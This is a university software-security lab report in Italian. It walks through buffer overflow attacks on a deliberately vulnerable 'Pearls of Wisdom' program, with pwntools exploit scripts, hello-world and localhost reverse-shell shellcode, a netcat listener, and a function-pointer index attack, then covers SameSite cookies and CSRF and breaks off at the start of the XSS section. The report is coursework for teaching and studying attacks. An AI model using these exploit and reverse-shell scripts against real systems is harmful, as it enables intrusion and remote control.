

**UNIVERSITÀ² DEGLI STUDI DI
NAPOLI FEDERICO II**

Scuola Politecnica e delle Scienze di Base
Corso di laurea in Ingegneria Informatica

**LABORATORI
SOFTWARE SECURITY**

Iole Morabito M63001448

Doriana Traetto M63001416

Indice

1. Lab 1 – Buffer Overflow	4
1.1 Traccia	4
1.2 Challenge	4
1.3 Challenge Extra	8
1.3.1 WRITE SECRET	8
1.3.2 WISDOM-32.....	9
1.3.3 PTRS	12
2. Lab 2 – Web Security	15
2.1 CSRF	15
2.2 XSS	18
2.2.1 POST	18
2.2.2 WORM	19
2.2.3 CSP	22
2.3 SQL Injection.....	26
2.3.1 MODIFY TABLE.....	26
2.3.2 PREPARED STATEMENT.....	28
3. Lab 3 – Fuzzing	31
3.1 Challenge	31
3.2 Challenge extra	35
3.2.1 Persistente vs Non persistente	35
3.2.2 Valgrind	36
3.2.3 Heartbleed FIX	37
4. Lab 4 – Static Analysis	39
4.1 Traccia	39
4.2 Challenge	39
4.3 Come verificare la sanificazione?	42
5. Lab 5 – CTI.....	43
5.1 Challenge	43
5.1.1 Svolgimento	43
5.2 Challenge Extra	47

5.2.1	Svolgimento - Tecniche di persistenza.....	47
5.2.2	Svolgimento - WMI	47
6.	Lab 6 – Basic Malware.....	49
6.1	Basic Static Analysis	49
6.1.1	Challenge.....	49
6.1.2	Challenge Extra	53
6.2	Basic Dynamic Analysis.....	54
6.2.1	Analisi di <i>key.exe</i>	54
6.2.2	Challenge Extra	57
6.2.3	Capa.....	58
7.	Lab 7 – Windows Malware.....	60
7.1	Malware Static Analysis	60
7.1.1	Challenge.....	60
7.1.2	Challenge Extra	64
7.2	Windows Malware.....	67
7.2.1	Challenge.....	67
7.3	Process Injection.....	69
8.	Lab 8 – Malware Detection	71
8.1	YARA	71
8.1.1	TASK 1- Scrivere le regole per il Lab01-01	71
8.1.2	TASK 2 - Scrivere le regole per il Lab01-04 (Extra).....	73
8.2	Sigma	73

1. Lab 1 – Buffer Overflow

1.1 Traccia

Il primo laboratorio riguarda "Pearls of Wisdom", ovvero un'applicazione interattiva che permette agli utenti di visualizzare l'elenco delle saggezze memorizzate, oppure di aggiungere nuove saggezze alla collezione.



```
corso@ubuntu:~/challenge$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
Non ci sono più le mezze stagioni
Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
Sopra la pancia la capra campa
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
Non ci sono più le mezze stagioni
Sopra la pancia la capra campa
Hello there
1. Receive wisdom
2. Add wisdom
Selection >■
```

Figura 1: Pearls of Wisdom

Nella cartella sono presenti due versioni del programma: una versione a 64 bit e una a 32 bit.




Figura 2: Cartella di lavoro

1.2 Challenge

Attaccare il buffer overflow nella funzione “`put_wisdom()`” (versione 64 bit), iniettare uno shellcode (es. hello world, oppure reverse shell).

Prima di procedere con l'attacco è stato analizzato il codice all'interno del file `wisdom-alt.c` per iniziare ad avere un'idea delle possibili vulnerabilità (contromisura *Code-based*).

Sono state riconosciute due funzioni “problematiche” nella funzione `put_wisdom`:

- `gets()`: per l'inserimento della modalità di esecuzione dell'applicazione, non effettua alcun tipo di controllo;
- `strcpy()`: per l'inserimento della saggezza, ammette come parametri solo sorgente e destinazione, non effettua alcun controllo sulla lunghezza dell'input.

```

54     void put_wisdom(void) {
55         char wis[DATA_SIZE] = {0};
56         int r;
57
58         r = write(outfd, prompt, sizeof(prompt)-sizeof(char));
59         if(r < 0) {
60             return;
61         }
62
63         r = (int)gets(wis);
64         if (r == 0)
65             return;
66
67         WisdomList *l = malloc(sizeof(WisdomList));
68
69         if(l != NULL) {
70             memset(l, 0, sizeof(WisdomList));
71             strcpy(l->data, wis);

```

Figura 3: Funzione *put_wisdom*

È stata visualizzata la dimensione del buffer per avere ulteriori informazioni riguardo all'attacco da eseguire.

```

90     int main(int argc, char *argv[]) {
91
92     while(1) {
93         char buf[1024] = {0};

```

Figura 4: Dimensione del buffer

Per procedere con l'attacco è stato necessario soddisfare i seguenti prerequisiti:

- Disattivazione della randomization (contromisura *RunTime-based*)
- Disabilitazione del Canarino (StackGuard, contromisura *Compiler-based*)

```

unina@software-security:~$ cd ./software-security/buffer-overflow/challenge/
unina@software-security:~/software-security/buffer-overflow/challenge$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password di unina:
kernel.randomize_va_space = 0
unina@software-security:~/software-security/buffer-overflow/challenge$ gcc -fno-stack-protector -z execstack -g wisdom-alt.c -o wisdom-alt
wisdom-alt.c: In function 'put_wisdom':
wisdom-alt.c:63:12: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
  63 |     r = (int)gets(wis);
      |           ^
      |           fgets
/usr/bin/ld: /tmp/cc9LZ9Gk.o: in function `put_wisdom':
/home/unina/software-security/buffer-overflow/challenge/wisdom-alt.c:63: attenzione: the `gets' function is dangerous and should not be used.

```

Figura 5: Prerequisiti

Il primo passo da eseguire è stato generare il payload costituito da:

- 1022 caratteri “A”, necessari a raggiungere e superare la dimensione del buffer.
- De Bruijn cyclic sequence, una sequenza che consente di trovare l'indirizzo in memoria esatto in cui viene salvato l'indirizzo di ritorno al programma chiamante, questo perché sfondando il buffer con la sequenza ci sarà sicuramente una sottocorona che andrà a sovrascrivere il return address sullo stack. Individuando tale sottocorona, si può trovare l'indirizzo.

Di seguito è possibile osservare i comandi di esecuzione:

Figura 6: Costruzione del payload

È stato passato il payload al programma prima senza e poi con GDB.

```
unina@software-security:/software-security/buffer-overflow/challenge$ ./wisdom-alt < payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Errore di segmentazione (core dump creato)
```

Figura 7: Passaggio del payload al programma

```
pwndbg> run < payload
Starting program: /home/uniina/software-security/buffer-overflow/challenge/wisdom-alt < payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x00005555555547d in put_wisdom () at wisdom-alt.c:86
86      }
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
*RAX 0x1
RBX 0x0
*RCX 0x7fffff7e96887 (write+23) ← cmp rax, -0x1000 /* 'H' */
*RDX 0x1
*RDI 0x1
*RSI 0x555555556004 ← 0x3b031b010000000a /* '\n' */
R8 0x0
*R9 0x6161616161616e63 ('aaaaaaaa')
*R10 0x6161616161616161 ('aaaaaaaa')
R11 0x246
*R12 0x7fffffff0c8 ← 'joaaaaaaaaajpaaaaaaaaajqaaaaaaaaajraaaaaaaaaajssaaaaaaaaajtaaaaaaaaajuaaaaaaaaaajvaaaaaaaaajwaaaaaaaaajxaaaaaaaaajyaaaaaaaaajzaaaaaaaaaakbaaaaaaaaaakcaaaaaaaaaakdaaaaaaaaakeaaaaaaaaakfaaaaaaaa'
*R13 0x5555555557d08 (main) ← endbr64
*R14 0x5555555557d88 (_do_global_dtors_aux_fini_array_entry) → 0x55555555557d1e0 (_do_global_dtors_aux) ← endbr64
*R15 0x7fffff7ffd040 (_rtld_global) → 0x7fffff7ffe2e0 → 0x555555554000 ← 0x10102464c457f
*RBP 0x6161616161617363 ('csaaaaaaaa')
*RSP 0x7fffff7fd78 ← 0x61616161617463 ('ctaaaaaaaa')
*RIP 0x555555555547d (put_wisdom+310) ← ret
[ DISASM / x86-64 / set emulate on ]
► 0x555555555547d <put_wisdom+310:    ret    <0x61616161617463>
```

Figura 8: Passaggio del payload al programma con GDB


Si può notare che l'indirizzo di RTS “0x7fffffffdb78” viene sovrascritto dalla sottostringa “ctaaaaaa”. Con questa stringa stiamo vedendo il registro RSP (Register Stack Pointer), quindi il valore corrispondente sarà l'offset che andremo a sottrarre dal return address di partenza nel payload. Successivamente per stabilire l'indirizzo da cui far iniziare lo shellcode, è necessario conoscere la lunghezza della sottostringa. Pertanto, è stato lanciato il seguente comando:

```
pwndbg> exit  
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 8 -l caaaaaaaaaaaaa  
551
```

Figura 9: Lunghezza della sottostringa

HELLO WORLD


Attraverso lo script python abbiamo costruito il payload in base alle informazioni ricavate nei passaggi precedenti e l'abbiamo eseguito tramite GDB. Si può notare come l'attacco sia andato a buon fine.



```
payload_python.py
~/software-security/buffer-overflow/challenge

1 from pwn import *
2 context.arch=amd64
3 context.os='linux'
4
5
6 # Generate shellcode
7 s_code = shellcraft.amd64.linux.echo('Hello world!!!') + shellcraft.amd64.linux.exit()
8 log.info("Shellcode ready")
9 print(s_code)
10
11 s_code_asm = asm(s_code)
12 log.info("Shellcode length: %d bytes" % len(s_code_asm))
13
14 # Return address in little-endian format
15 ret_addr = 0xfffffffffdb78 - 551
16 addr = p64(ret_addr, endian='little')
17
18 # Opcode for the NOP instruction (for NOP sled)
19 nop = asm('nop', arch="amd64")
20
21 #First part of the payload
22 payload = b"2\n" + b"A"*1022
23
24 #Second part of the payload
25 payload += nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
26
27 shellcode_file ="./shellcode_payload"
28
29 with open(shellcode_file, "wb") as f:
30     f.write(payload)
31
```

Figura 10: File *payload_python*



```
pwndbg> run < shellcode_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < shellcode_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!![Inferior 1 (process 4032) exited normally]
```

Figura 11: Esecuzione dell'attacco.

REVERSE SHELL

Lo stesso attacco è stato realizzato iniettando un codice malevolo per l'apertura di una reverse shell, sfruttando la connessione sull'indirizzo di localhost e su porto 12345.

La costruzione del payload rimane invariata. Anche qui si può notare come l'attacco sia andato a buon fine.

```

1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 context.arch='amd64'
6 context.os='linux'
7
8
9 #Shellcode for reverse shell
10 s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh('rbp')
11
12 # Shellcode for printing "Hello world!!"
13 #s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
14
15 log.info("Shellcode ready")
16 print(s_code)
17
18 s_code_asm = asm(s_code)
19 log.info("Shellcode length: %d bytes" % len(s_code_asm))
20
21 # Return address in little endian format
22 ret_addr = 0xfffffffffdb58-551
23 addr = p64(ret_addr, endian='little')
24 log.info("Return address: %#.16x" % (ret_addr))
25
26
27 # Opcode for the NOP instruction
28 nop = asm('nop', arch="amd64")
29
30
31 # Writes payload on a file
32 payload = b"2\n" + b"A"*1022
33 payload += nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
34 log.info("Payload ready")
35
36
37 shellcode_file = "./shellcode_payload"
38
39 with open(shellcode_file, "wb") as f:
40     f.write(payload)
41
42 log.info("Payload saved into %s" % shellcode_file)

```

Figura 12: File *payload*

Si procede notando anche qui il successo dell’attacco e la possibilità di poter eseguire comandi dalla shell remota:

```

unina@software-security:~/software-security/buffer-overflow/challenge$ nc -lvn 12345
Listening on 0.0.0.0 12345
Connection received on 127.0.0.1 53388
ls
Makefile
README.md
gen_shellcode.py
payload
shellcode_payload
wisdom-alt
wisdom-alt-32

```

Figura 13: Connessione Netcat

1.3 Challenge Extra

1.3.1 WRITE SECRET

Attaccare di nuovo la vulnerabilità, fare eseguire la funzione “*write_secret()*”.

Per chiamare la funzione *write_secret* è necessario trovare il suo indirizzo in memoria tramite GDB, seguendo i seguenti passaggi:

1. Avviare GDB, passando il percorso del programma.
2. Inserire un breakpoint all'inizio del programma con "break main":

```
pwndbg> break main
Breakpoint 1 at 0x149a: file wisdom-alt.c, line 93.
pwndbg> █
```

Figura 14: Breakpoint

3. Avviare il programma con "run".
4. Stampare l'indirizzo della funzione con "print write_secret".

```
pwndbg> print write_secret
$1 = {void (void)} 0x555555555229 <write_secret>
pwndbg> █
```

Figura 15: Indirizzo della funzione

5. Il codice malevolo deve mettere nell'indirizzo di ritorno l'indirizzo della funzione *write_secret*. Il resto dello stack non va riempito con del codice malevolo, ma con delle semplici No Op per raggiungere il punto in cui è salvato RTS.

```
1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 context.arch='amd64'
6 context.os='linux'
7
8
9 #Shellcode for reverse shell
10 s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh('rbp')
11
12 # Shellcode for printing "Hello world!!"
13 s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
14
15 #log.info("Shellcode ready")
16 #print(s_code)
17
18 s_code_asm = asm(s_code)
19 #log.info("Shellcode length: %d bytes" % len(s_code_asm))
20
21 # Return address in little endian format
22 ret_addr = 0x555555555229
23 addr = p64(ret_addr, endian='little')
24 log.info("Return address: %#.16x" % (ret_addr))
25
26
27 # Opcode for the NOP instruction
28 nop = asm('nop', arch="amd64")
29
30
31 # Writes payload on a file
32 payload = b"2\n" + b"A"*1022
33 payload += nop*(551 - 57 - 64) + b"A"*57 + nop*64 + addr
34 log.info("Payload ready")
35
36
37 shellcode_file = "./shellcode_payload"
38
39 with open(shellcode_file, "wb") as f:
40     f.write(payload)
41
42 log.info("Payload saved into %s" % shellcode_file)
43
```

Figura 16: File payload

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
secret keyErrore di segmentazione (core dump creato)
```

Figura 17: Esecuzione dell'attacco

1.3.2 WISDOM-32

Attaccare "*put_wisdom()*" nella versione a 32 bit.

Le differenze tra le versioni fanno sì che il buffer overflow debba essere riconosciuto in maniera diversa. Bisogna tener conto dei seguenti fattori:

- In x86-32, gli indirizzi sono di 4 bytes invece che 8.

- Il comportamento della istruzione RET in x86-32 è diverso, la RET causa una eccezione DOPO aver fatto il pop andando quindi a rimuovere l'indirizzo dalla cima dello stack e poi inserendo l'indirizzo in EIP.

Anche questa volta il primo passo da eseguire è stato generare il payload costituito da:

- 1022 caratteri “A”, necessari a raggiungere e superare la dimensione del buffer.
 - De Bruijn cyclic sequence, una sequenza che consente di trovare l’indirizzo in memoria esatto in cui viene salvato l’indirizzo di ritorno al programma chiamante, questo perché sfondando il buffer con la sequenza ci sarà sicuramente una sottostringa che andrà a sovrascrivere il return address sullo stack. Individuando tale sottostringa, si può trovare l’indirizzo.

Di seguito è possibile osservare come la DeBruijn Sequence va a porre come lunghezza k 4 bytes anziché 8:

Figura 18: Costruzione del payload

È stato passato il payload al programma prima senza e poi con GDB.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt-32 < payload_2
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Errore di segmentazione (core dump creato)
```

Figura 19: Passaggio del payload al programma

```

pwndbg> run < payload_2
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < payload_2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x61616a66 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
*EAX 0x1
*EBX 0x61616766 ('fgaa')
*ECX 0x56557008 ← 0xa /* '\n' */
*EDX 0x1
*EDI 0x61616866 ('fhaa')
*ESI 0xfffffd234 ← 0x61616373 ('scaa')
*EBP 0x61616966 ('fiaa')
*ESP 0xfffffc40 ← 0x61616b66 ('fkaa')
*EIP 0x61616a66 ('fjaa')
[ DISASM / i386 / set emulate on ]
Invalid address 0x61616a66

[ STACK ]
00:0000 esp 0xfffffc40 ← 0x61616b66 ('fkaa')
01:0004 0xfffffc44 ← 0x61616c66 ('flaa')
02:0008 0xffffcd48 ← 0x61616d66 ('fmaa')
03:000c 0xffffcd4c ← 0x61616e66 ('fnaa')
04:0010 0xffffcd50 ← 0x61616f66 ('foaa')
05:0014 0xffffcd54 ← 0x61617066 ('fpaa')
06:0018 0xffffcd58 ← 0x61617166 ('fqaa')
07:001c 0xffffcd5c ← 0x61617266 ('fraa')

[ BACKTRACE ]
▶ 0 0x61616a66
  1 0x61616b66
  2 0x61616c66
  3 0x61616d66
  4 0x61616e66
  5 0x61616f66
  6 0x61617066
  7 0x61617166

```

Figura 20: Passaggio del payload al programma con GDB

Si può notare che l'indirizzo all'altezza di EIP “0xfffffc40” viene sovrascritto dalla sottostringa “fjaa”. Successivamente per stabilire l'indirizzo da cui far iniziare lo shellcode, è necessario conoscere la lunghezza della sottostringa. Pertanto, è stato lanciato il seguente comando:

```

unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 4 -l fjaa
535
unina@software-security:~/software-security/buffer-overflow/challenge$ █

```

Figura 21: Lunghezza della sottostringa

HELLO WORLD

Attraverso lo script python abbiamo costruito il payload in base alle informazioni ricavate nei passaggi precedenti e l'abbiamo eseguito tramite GDB. Si può notare come l'attacco sia andato a buon fine.

```

1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 context.arch='i386'
6 context.os='linux'
7
8
9 #Shellcode for reverse shell
10 s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh('rbp')
11
12 # Shellcode for printing "Hello world!!"
13 s_code = shellcraft.i386.linux.echo('Hello world!!') + shellcraft.i386.linux.exit()
14
15 log.info("Shellcode ready")
16 print(s_code)
17
18 s_code_asm = asm(s_code)
19 log.info("Shellcode length: %d bytes" % len(s_code_asm))
20
21 # Return address in little endian format
22 ret_addr = 0xfffffc10 - 535
23 addr = p32(ret_addr, endian='little')
24 log.info("Return address: %#.16x" % (ret_addr))
25
26
27 # Opcode for the NOP instruction
28 nop = asm('nop', arch="i386")
29
30
31 # Writes payload on a file
32 payload = b"2\n" + b"A"*1022
33 payload += nop*(535 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
34 log.info("Payload ready")
35
36
37 shellcode_file = "./shellcode_payload"
38
39 with open(shellcode_file, "wb") as f:
40     f.write(payload)
41
42 log.info("Payload saved into %s" % shellcode_file)

```

Figura 22: File *payload*

```

unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt-32 < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!!unina@software-security:~/software-security/buffer-overflow/challenge$ 

```

Figura 23: Esecuzione dell'attacco

```

pwndbg> run < shellcode_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < shellcode_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!![Inferior 1 (process 3837) exited normally]

```

Figura 24: Esecuzione dell'attacco con GDB

1.3.3 PTRS

Attaccare il buffer overflow nell'array globale “ptrs” (versione 32 bit), fare eseguire la funzione “*pat_on_back()*”.

Utilizzando un apposito valore numerico si può fare in modo che l'array globale “ptrs”, anziché accedere agli indirizzi delle funzioni contenuti al suo interno, vada ad accedere ad un diverso indirizzo eseguendo un'altra funzione. Bisogna ricordare che la sintassi in C array[i]

equivale a “array + i*sizeof(array[0])”. Quindi, il valore preso in input dopo essere convertito in intero tramite la funzione “atoi” viene usato come indice per l’array “ptrs”.

```

90     int main(int argc, char *argv[]) {
91
92     while(1) {
93         char buf[1024] = {0};
94         int r;
95         fptr p = pat_on_back;
96         r = write(outfd, greeting, sizeof(greeting)-sizeof(char));
97         if(r < 0) {
98             break;
99         }
100        r = read(infd, buf, sizeof(buf)-sizeof(char));
101        if(r > 0) {
102            buf[r] = '\0';
103            int s = atoi(buf);
104            fptr tmp = ptrs[s];
105            tmp();
106        } else {
107            break;
108        }
109    }
110
111    return 0;
112 }
```

Figura 25: Funzione *atoi* e variabile tmp

Per trovare il giusto valore numerico si utilizza ancora una volta GDB e si imposta un breakpoint in corrispondenza della read.

```

pwndbg> break wisdom-alt.c:100
Breakpoint 1 at 0x14d3: file wisdom-alt.c, line 100.
pwndbg>
```

Figura 26: Breakpoint

Tramite il comando “print variabile” è possibile stampare i valori dei puntatori.

```

In file: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt.c
95     fptr p = pat_on_back;
96     r = write(outfd, greeting, sizeof(greeting)-sizeof(char));
97     if(r < 0) {
98         break;
99     }
▶ 100    r = read(infd, buf, sizeof(buf)-sizeof(char));
101    if(r > 0) {
102        buf[r] = '\0';
103        int s = atoi(buf);
104        fptr tmp = ptrs[s];
105        tmp();
[ STACK ]
00:0000| esp 0xffffcd20 ← 0x0
... ↓ 7 skipped
[ BACKTRACE ]
▶ 0 0x565564d3 main+108
  1 0xf7d9a519 __libc_start_call_main+121
  2 0xf7d9a5f3 __libc_start_main+147
  3 0x5655610b __start+43

pwndbg> print ptrs
$1 = {0x0, 0x56556275 <get_wisdom>, 0x56556344 <put_wisdom>}
pwndbg> print &ptrs
$2 = (fptr (*)[3]) 0x56559094 <ptrs>
pwndbg> print p
$3 = (fptr) 0x56556241 <pat_on_back>
pwndbg> print &p
$4 = (fptr *) 0xfffffd12c
pwndbg>
```

Figura 27: Valori dei puntatori

Per poter far puntare ptrs alla funzione *pat_on_back* è stata calcolata la distanza tra i due ed è stato poi convertito tale valore in decimale, nel seguente modo:

$$\text{PTRS} = 0x56559094$$

$$P = 0xffffd12c$$

$$P - \text{PTRS} = A9AA4098/4 = 2A6A9026 = 711.626.790$$

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >711626790
Achievement unlocked!
```

Figura 28: Esecuzione dell'attacco

2. Lab 2 – Web Security

2.1 CSRF

Il Cross-Site Request Forgery (CSRF) è un attacco informatico in cui un aggressore sfrutta l'autenticazione di un utente in un'applicazione web per far eseguire azioni non autorizzate a sua insaputa.

Per potersi difendere dal CSRF ci viene in aiuto il funzionamento del browser, che, a differenza del web server, riesce a distinguere le richieste Cross-Site dalle Same-Site, perché conosce sia la sorgente che la destinazione.

I Same-Site cookies possono essere di tre tipologie:

- **Normal**: questa impostazione è il comportamento predefinito dei cookie, che verranno inviati con tutte le richieste, indipendentemente dall'origine o dall'azione dell'utente.
- **Lax**: i cookie sono mandati solo quando l'utente clicca spontaneamente su un link.
- **Strict**: i cookie non saranno inviati con le richieste Cross-Site, garantendo che i cookie siano utilizzati solo quando l'utente naviga direttamente sul sito che li ha impostati.

L'obiettivo di questo laboratorio è quello di capire come cookie di tipologia differente stabiliscano differenti regole e autorizzazioni in base alle richieste di un'applicazione web.

In figura si può osservare come si presenta l'applicazione con la sua interfaccia.

The screenshot shows a web browser window with the title 'SameSite Cookie Experiment'. The address bar displays 'www.csrflab-defense.com'. The main content area has a light green background and contains the following text:

Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- **cookie-normal**: normal cookie
- **cookie-lax**: samesite cookie (Lax type)
- **cookie-strict**: samesite cookie (Strict type)

Experiment A: click [Link A](#)

Experiment B: click [Link B](#)

At the bottom of the browser window, the developer tools Network tab is visible. It shows a table of cookies:

Nome	Valore	Domain	Path	Scadenza/Max-Age	Dimensioni	HttpOnly	Secure	SameSite
cookie-lax	bbbbbb	www.csrfla...	/	Sessione	16	false	false	Lax
cookie-n...	aaaaaa	www.csrfla...	/	Sessione	19	false	false	None
cookie-s...	cccccc	www.csrfla...	/	Sessione	19	false	false	Strict

Figura 29: Applicazione web

ESPERIMENTO A

Possiamo subito notare come l'esperimento A rappresenti una richiesta di tipo Same-Site.

Nell'esperimento A, si possono effettuare tre tipologie di richieste:

- Una richiesta GET eseguita tramite un click sul link.
- Una richiesta GET tramite form di dati.
- Una richiesta POST di un form di dati.



Figura 30: Richieste esperimento A

Come si può ben supporre, tutte e 3 le tipologie di cookie saranno inviate tranquillamente perché nessuna richiesta sarà di tipo Cross-Site, senza alcuna distinzione tra metodo GET e POST.



Figura 31: Esperimento A - SameSite requests

ESPERIMENTO B

Possiamo subito notare come l'esperimento B rappresenti una richiesta di tipo Cross-Site.

Nel caso dell'esperimento B sono presenti le stesse tipologie di richieste.




Figura 32: Richieste esperimento B

Come si può ben supporre, tutte e 3 le tipologie di cookie **strict** non saranno inviati, poiché richieste di tipo Cross-Site. I cookie **lax** presentano delle differenze: nel caso di metodo GET, saranno inviati tranquillamente, in quanto le richieste partono da un click dell'utente, mentre nel caso del metodo POST non saranno inviati, poiché non sono considerate richieste “sicure”. I cookie **normal**, per definizione, vengono inviati con tutte le richieste Cross-Site.



Figura 33: Esperimento B - Cross-Site requests

2.2 XSS

Il Cross-Site Scripting, è un tipo di vulnerabilità informatica che consente agli attaccanti di inserire script malevoli all'interno di pagine web visualizzate da altri utenti.

2.2.1 POST

